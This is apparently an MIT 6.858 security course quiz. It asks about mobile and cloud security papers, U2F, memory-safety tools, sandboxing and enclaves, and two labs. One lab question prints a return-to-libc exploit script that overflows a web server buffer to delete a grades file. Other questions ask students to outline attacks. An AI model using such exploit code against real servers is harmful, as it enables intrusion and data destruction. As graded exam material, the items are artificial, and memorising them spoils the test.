Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Spring 2020

Quiz I

You have 80 minutes to answer the questions in this quiz. In order to receive credit you must answer the question as precisely as possible.

Some questions are harder than others, and some questions earn more points than others. You may want to skim them all through first, and attack them in the order that allows you to make the most progress.

If you find a question ambiguous, be sure to write down any assumptions you make. Be neat and legible. If we can't understand your answer, we can't give you credit!

Online quiz instructions

Write down your answers in the supplied ASCII text file template. Keep the template formatting unchanged.

Upload the answer file through the submission web site at the end of the quiz time. The filename should be `quiz1.txt`.

You have an additional 30 minutes after the official quiz end time to upload the quiz. You can upload your quiz answers as many times as you want; we will grade the last submission.

If you have questions during the quiz, please ask a private question through Piazza.

This is an open book, open notes, open laptop exam.
NO COMMUNICATION OR COLLABORATION DURING THE QUIZ.

I (xx/24)	II (xx/14)	III (xx/12)	IV (xx/8)	V (xx/8)	VI (xx/8)	VII (xx/8)	VIII (xx/16)	IX (xx/2)	Total (xx/100)

I Paper reading questions

1. [8 points]: Recall the iOS security white paper (May 2019). Which of the following statements are true about iOS security?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False iOS stores all file data in encrypted form in flash memory.

B. True / False iOS stores file data in encrypted form in the main CPU's memory.

C. True / False If the phone is locked, background applications can write to encrypted files.

D. True / False When the phone is unlocked, encryption keys are in the main CPU's memory so that iOS can read/write files.

2. [8 points]: Which of the following statements are true about the security of applications in Android?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False Android applications are allowed to execute arbitrary code in their Linux processes.

B. True / False Application developers must write code that checks whether incoming messages received by that application should be allowed or not.

C. True / False To protect pre-installed applications from third-party applications, Android uses two different Linux user IDs: one that is used to run all pre-installed apps, and another that is used to run all third-party applications installed by the user.

D. True / False When the Gmail application launches another app (e.g., a PDF viewer) to open an attachment, that other app will open the shared file containing the attachment in order to display it.

3. [8 points]:   Which of the following statements are true according to the Google Infrastructure Security Design Overview?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False   An end-user permission ticket contains the key used for encryption of end-user data at rest.

B. True / False   If the GFE front-end receives a request for a service that's not currently under a DoS attack, it sends the client an HTTP redirect to the address of the RPC service that the client should contact.

C. True / False   Important services can be set up to only run software that was examined by more than one employee.

D. True / False   Intrusion detection ensures that insiders cannot leak any internal information.

II U2F

Consider the proposed standard "Universal 2nd Factor (U2F) Overview (2017)". When a user logs into a Website S using a browser B and U2F device D, U2F implements the following protocol:

A. $S \rightarrow B$: challenge

B. $B \rightarrow D$: CD={challenge, origin, TLS channel id}

C. $D \rightarrow B$: CD_signed = Sign(CD, $K_{private}$)

D. $B \rightarrow S$: CD_signed, CD

E. S: check origin, channel id, and signature

The origin in the client data CD is the output of Hash(protocol ‖ hostname ‖ port).

4. [6 points]: What in the U2F design protects malware running on the computer that runs the browser from stealing $K_{private}$?

5. [8 points]: Consider the following change to the U2F protocol: CD is modified to be just {challenge}, instead of {challenge,origin, TLS channel id}. Describe an attack that an adversary can launch to impersonate a user to "bank.com" if this modified protocol were deployed?

III Baggy bounds

Consider the 32-bit version of Baggy Bounds as described in the paper "Baggy Bounds Checking: An Efficient and Backwards-Compatible Defense against Out-of-Bounds Errors" by Akritidis et al. Assume a slot size of *32* (instead of 16 as in the paper) bytes.

6. [4 points]: Suppose that an application contains the following C fragment:

```
buf = malloc(512*1024+1)
```

How many slots will baggy bounds allocate in the bounds table for `buf`?

7. [8 points]: Suppose that, in some other application (that does not necessarily make the same call to `malloc` as above), some pointer `p` has the value 0xFFF17424. What is the base address for `p`?

IV Native client

Consider the paper *Native Client: A Sandbox for Portable, Untrusted x86 Native Code* by Yee *et al.*

Ben deletes the following two lines from part 1 in Figure 3:

```
if inst_overlaps_block_size(IP)
    error "Block aligment failure"
```

8. [8 points]: Briefly outline an attack that an adversary can use to break out of the NACL's inner sandbox.

V Komodo enclaves

Recall that, in Komodo's design, every allocated page has one of six types, stored in the PageDB. Suppose that the Komodo monitor added a secure monitor call (SMC), `ChangeType(PageNr pg, int newType)` that allowed the OS kernel to change the type of any allocated secure page.

9. [8 points]: With the `ChangeType()` SMC, how can an adversary that controls the OS kernel read the contents of memory from an existing (already created) enclave? Be specific: what SMCs or other operations does the adversary need to invoke to achieve its goal?

VI EXE

Consider the following code fragment in C in which `symbolicN` is a symbolic variable:

```c
1  main() {
2      int symbolicN;
3      int sum = 0
4      int values[10];
5      int i;
6
7      markSymbolic(&symbolicN);
8
9      for (i = 0; i < symbolicN; i++) {
10         sum += values[i];
11     }
12     return sum/i;
13 }
```

Consider the paper "EXE: Automatically generating inputs of death".

10. [8 points]: List *all* the errors that EXE would flag in the above code fragment and give a concrete value for `symbolicN` that trigger that error?

VII Lab 1

Ben Bitdiddle completed the return-to-libc exploit in lab 1 by overflowing the `value` buffer in the `http_request_headers` function. He wants to make his return-to-libc attack fancier. He came up with the idea to call accidentally twice before calling `unlink`, as follows:

```
def build_exploit(shellcode):
    req =   b"GET / HTTP/1.0\r\n" + \
            b"Cookie: " + \
            urllib.parse.quote(b"A" * (stack_retaddr - stack_buffer) + \
            struct.pack("<Q", accidentally_addr) + \
            struct.pack("<Q", accidentally_addr) + \
            struct.pack("<Q", unlink_addr) + \
            struct.pack("<Q", grades_str_addr) + \
            b"/home/student/grades.txt").encode()  +b"\r\n" + \
            b"\r\n"
    return req
```

When launching the exploit, the stack will look as follows after calling `http_request_headers`:

```
        +----------------+
        |                |
(F) -> |/home/student/...|
        +----------------+
(E) -> |grades_str_addr  |
        +----------------+
(D) -> |   unlink_addr   |
        +----------------+
(C) -> |accidentally_addr|
        +----------------+
(B) -> |accidentally_addr|
        +----------------+
(A) -> |AAAAAAAA         |
        |                |
        |AAAAAA...        |
        +----------------+   value buffer
```

The following lists partial assembly instructions from `http_request_headers` and accidentally:

```
0x555555555c1f <http_request_headers>:         push    %rbp
0x555555555c20 <http_request_headers+1>:       mov     %rsp,%rbp
0x555555555c23 <http_request_headers+4>:       push    %rbx
0x555555555c24 <http_request_headers+5>:       sub     $0x438,%rsp
        ...
0x555555555e1d <http_request_headers+510>:     mov     $0x0,%eax
0x555555555e22 <http_request_headers+515>:     add     $0x438,%rsp
0x555555555e29 <http_request_headers+522>:     pop     %rbx
0x555555555e2a <http_request_headers+523>:     pop     %rbp
0x555555555e2b <http_request_headers+524>:     retq


=> 0x55555555588a <accidentally>:              push    %rbp
   0x55555555588b <accidentally+1>:            mov     %rsp,%rbp
   0x55555555588e <accidentally+4>:            mov     0x10(%rbp),%rdi
   0x555555555892 <accidentally+8>:            nop
   0x555555555893 <accidentally+9>:            pop     %rbp
   0x555555555894 <accidentally+10>:           retq
```

Recall that `retq` is equivalent to `pop %rip`.

11. [8 points]: Label the positions of (saved) rbp and return address on the stack above, by referring to labels A through F, as shown in the stack diagram. (The stack is shown before executing `pop %rbp; retq`.)

VIII   Lab 2

Ben Bitdiddle has just finished privilege separating his Zoobar application for Lab 2, and he wants to add a new feature that will allow users to make and share posts with others. To encourage quality content, he decides to allow users to "like" other users' posts. Liking a post grants the poster a zoobar from the liker's account.

Ben creates a `Post` database to store all the posts. In order to keep his website secure, he decides to implement a separate service that runs in a new `post` container that will guard interactions with this database. Although the posts in the database are public, he wants to prevent attackers from forging posts as if they're by someone else – that could be embarrassing for his users!

Here's a snippet of his post service implementation, which he puts in the file `/zoobar/post-server.py`. You can assume this implementation (including the details not shown) is functionally correct:

```
# makes a new post by user 'username' with content 'post'
def rpc_make_post(self, username, post):
    post = Post()
    post.creator = username
    post.content = post
    post.likes = 0

    postdb = post_setup()
    # Assume each post is automatically assigned a unique ID
    postdb.add(post)
    postdb.commit()

# increments like count of post 'id' and gives 1 zoobar from 'username' to that
# post's creator (requires valid token for user in order to perform transfer)
def rpc_like_post(self, id, username, token):
    postdb = post_setup()
    post = postdb.query(Post).get(id)
    bank_client.transfer(username, post.creator, 1, token)
    post.likes += 1
    postdb.commit()

# returns list of all posts
def rpc_get_posts(self):
    ...
```

12. [8 points]:

Ben needs to set up a new container for this feature. Finish filling in his new zook.conf entry below for the container that will run his server, and give it the minimum prvileges necessary in terms of fwrule configuration for it to function.

```
[post]
    cmd = _____
    port = 8081
    lxcbr = 5 # assume this is unique
    ## Example fwrules:
    # fwrule = -s main -j ACCEPT
    # fwrule = -j REJECT
```

Does Ben need to change any other container's configuration as well? If so, which container(s) and how?

13. [8 points]:

Alyssa P. Hacker points out a flaw in the security of Ben's design. Although he's separated out his posts service, an attacker with control over `dynamic` could still use `rpc_make_post` to create a post under any user's account! Describe how Ben should change the post server interface to make sure posts can only be created from an authenticated user's account, and how he needs to modify zook.conf to make sure this change will work.

IX 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

14. [2 points]: Is there one paper out of the ones we have covered so far in 6.858 that you think we should definitely remove next year? If not, feel free to say that.

End of Quiz